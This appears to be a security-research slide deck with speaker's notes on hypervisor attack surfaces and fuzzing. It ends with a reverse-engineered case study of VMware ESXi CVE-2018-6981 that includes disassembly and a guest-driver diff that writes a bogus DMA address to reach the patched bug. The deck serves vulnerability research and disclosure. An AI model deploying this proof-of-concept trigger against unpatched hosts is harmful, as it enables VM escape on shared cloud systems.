
(Speaker's notes) This diagram is a generalized abstract model of a hypervisor system. It combines a logical view of common architectural building blocks of a hypervisor with a technically specific (if incomplete) view of attack surfaces and attack vectors. The purpose of this diagram is to establish a basis for systematization of hypervisor attack surfaces and vectors. It is incomplete and does not include everything. Starting from right to left ...

Extensions: all sorts of non-essential functionality which is not strictly required for VM operation, though makes its use a lot more convenient, and in fact necessary for any real use cases of a modern OS -based VM. A subset of this is known as guest additions / guest services / VM tools.


Interfaces: are software constructs that enable communication between the hv and the virtualized system, various parts of the system, and inter-VMs. In modern systems, interfaces are often reused for several purposes (for ex. A hypercall interface may be used to execute VMM-level operations as well as provide extended functionality to Guest OS) hence interfaces cannot be classified as part of another subsystem.

Note: INCOMPLETE!

Architectural breakdown + attack surfaces (2)




Architectural breakdown + attack surfaces (2)




Note: INCOMPLETE!

Architectural breakdown + attack surfaces (3)




Architectural breakdown + attack surfaces (3)



Note: INCOMPLETE!

Architectural breakdown + attack surfaces (4)



Architectural breakdown + attack surfaces (4)

(Speaker's notes) This final view presents an heuristic approximation chart of the vulnerability research trend in hypervisors, generalized, quantitatively over the years. Dataset is my brain. Historically most bughunting attention was given to virtualization extensions (guest services), with a shift to virtualized devices in the past years. Attacking hypercalls is popular, bounded by per-implementation availability. The EoP attack surface is mostly neglected in general. Bugs in vCPU and vMMU are rare.

Challenges

Virtualization vulnerability research

What do we have?

- Plenty of knowns
 - Dozens of papers, hundreds of security vulnerabilities, very mature technological ecosystem
- Plenty of novelty challenges
 - Hidden behind the seemingly overpopulated publications space (same situation as iOS)
- Hard
 - All mainstream hypervisors are naturally hardened by many years of crowdsourced bug hunting
- High-yield
 - Immense cost of compromise (all the enterprise cloud ecosystem, etc.)

<https://t.me/learningnets>

What is missing?

- Generalized research
 - Conceptualize and attack all hypervisors at once
 - A small handful of publications
 - Researchers tend to focus on one attack vector, not even one system!
 - Too huge and complex to grasp?
- Effective fuzzing
 - Distinct technical challenge: split worlds model + non-uniform attack surface + perf and manage costs
- Hard targets research
 - VMware ESXi
 - Microsoft Hyper-V
 - ? Rust-based implementations

Fuzzing hypervisors

Status

- Type 2: none “out of the box” tools
- Type 1 fuzzing is a blank space
- Required lots of high-profile specialized technical work either way
- Limited success reported (heavily modified) afl/WinAFL, only Type 2 hv
- Basic workflow:
 - Choose the input vector
 - Research how to reach it
 - Code a harness to redirect fuzzer output to your harness
 - Collect coverage in another world and feed it to fuzzer via shared memory

or network

Challenges

- Collecting coverage across the split world model boundary
 - Intel PT - natural choice, not supported anywhere out of the box
 - Synthetic sharing of cov data
- Choice, discovery and harnessing of a specific input vector
 - Most important decision
- Generalized fuzzing - theoretically possible, POCs exist, not trivial
 - CBS/SeaBios 2016, VDF 2017, Hyper-Cube 2020
- Full-system emulation of a modern T1 hypervisor? Good luck with that

Fuzzing hypervisors

A.6 MISCELLANEOUS DATA

The IA32_VMX_MISC MSR (index 485H) consists of the following fields:

- Bits 4:0 report a value X that specifies the relationship between the rate of the VMX-preemption timer and that of the timestamp counter (TSC). Specifically, the VMX-preemption timer (if it is active) counts down by 1 every time bit X in the TSC changes due to a TSC increment.
- If bit 5 is read as 1, VM exits store the value of IA32_EFER.LMA into the "IA-32e mode guest" VM-entry control; see Section 27.2 for more details. This bit is read as 1 on any logical processor that supports the 1-setting of the "unrestricted guest" VM-execution control.
- Bits 8:6 report, as a bitmap, the activity states supported by the implementation:
 - Bit 6 reports (if set) the support for activity state 1 (HLT).
 - Bit 7 reports (if set) the support for activity state 2 (shutdown).
 - Bit 8 reports (if set) the support for activity state 3 (wait-for-SIPI).

If an activity state is not supported, the implementation causes a VM entry to fail if it attempts to establish that activity state. All implementations support VM entry to activity state 0 (active).

- If bit 14 is read as 1, Intel® Processor Trace (Intel PT) can be used in VMX operation. If the processor supports Intel PT but does not allow it to be used in VMX operation, execution of VMXON clears IA32_RTIT_CTL.TraceEn (see "VMXON—Enter VMX Operation" in Chapter 30); any attempt to write IA32_RTIT_CTL while in VMX operation (including VMX root operation) causes a general-protection exception.

Hard Targets

PCI BAR1 set
command switch
(update mac filters
command)

VMware ESXi GeekPwn 2018

https://github.com/badd1e/Disclosures/tree/master/CVE-2018-6981_VMWare_ESX

```
BAR1_SET_CMD_4:
; CODE XREF: vmxnet3_BAR1_REG_CMD+77↑j
; DATA XREF: vmxnet3_BAR1_REG_CMD:BAR1_CAFE_switchlo
cmp [rbx+1A20h], sil ; jumptable 00000001401D2D97 case 4
jz @@out ; jumptable 00000001401D2D97 default case
mov rax, [rbx+0D0h]
lea rdx, [rsp+0B8h+culprit] ; uninitialized var
mov rcx, [rbx+128h]
mov r8d, 1
mov [rsp+0B8h+var_98], rdx
add rcx, 8 ; Dst
mov edx, 2B0h ; size
mov r9d, [rax+0B8h]
call read_DSDevRead
test al, al
jnz short @@nonzero
lea rcx, aVmxnet3UserCou ; "VMXNET3 user: Could not read DSDevRead"
call GetLastError_SetLastError
jmp @@out ; jumptable 00000001401D2D97 default case
```

Custom named by me,
it's actually
PhysMem_MapPage()

CVE-2018-6981/2
(patched)

POC:

1. Set bogus devShared DMA address
2. Enter the vuln code path (left)

```
1 diff --git a/vmxnet3/
2 index cf95290..99b5a00
3 --- a/vmxnet3/vmxnet3
4 +++ b/vmxnet3/vmxnet3
5 @@ -2562,6 +2562,14 @@
6     VMXNET3_WRITE
7
8     ret = VMXNET3_READ_BAR1_REG(adapter, VMXNET3_REG_CMD);
9
10 +
11 +     pr_info("vmxnet3_activate_dev malice");
12 +     VMXNET3_WRITE_BAR1_REG(adapter, VMXNET3_REG_DSAL, 0xAAAAAAAA);
13 +     VMXNET3_WRITE_BAR1_REG(adapter, VMXNET3_REG_DSAH, 0xAAAAAAAA);
14 +
15 +     VMXNET3_WRITE_BAR1_REG(adapter, VMXNET3_REG_CMD,
16 +                             VMXNET3_CMD_UPDATE_MAC_FILTERS);
17
18     spin_unlock_irqrestore(&adapter->cmd_lock, flags);
19
20     if (ret !=
```

Patch 1/2, added check for
PhysMem_MapPage() call
failure

```
; CODE XREF: vmxnet3_BAR1_REG_CMD+14F↑j
lea rdx, [rsp+0B8h+culprit]
mov rcx, rbx
call sub_1401D32C0
lea rcx, [rsp+0B8h+culprit]
call sub_140563140
mov rcx, rbx
call sub_140273B40
jmp @@out ; jumpta
```

```
88 call sub_140447AE0
89 test al, al
90 jnz short loc_1401933E0
91loc_1401933cf:
92 lea rcx, aVmxnet3UserCou; "VMXNET3 user: Could not read DSDevRead"...
93 call sub_14046F430
94 jmp loc_1401935C5; jumptable 00000001401932D7 default case
95loc_1401933e0:
96 lea rdx, [rsp+0A8h+var_78]
97 mov rcx, rbx
```

<https://twitter.com/alisa/page/status/146059432255582211?s=20>

PCI BAR1 set
command switch
(update mac filters
command)

https://github.com/badd1e/Disclosures/tree/master/CVE-2018-6981_VMWare_ESX

VMware ESXi GeekPwn 2018

(Speaker's notes) For VMware ESXi, only a handful of impactful RCE (vm escape) vulnerabilities are known. Only two exploits has been demonstrated: one at GeekPwn 2018, and one more at TianfuCup 2019. The ESXi target at Pwn2own stands unpwned for several years with a somewhat above-average bounty, that supports our observation that being an interesting target.

I have reverse-engineered and reproduced both of exploited vulnerabilities based on security patches. This slide shows the first bug. The paper was eventually published by the exploit authors, but the exploit code or PoC was never published, aside from the PoC that I developed independently.

<https://www.exploit-db.com/exploits/146059432255582211/?s=20>

97 mov rcx, rbx

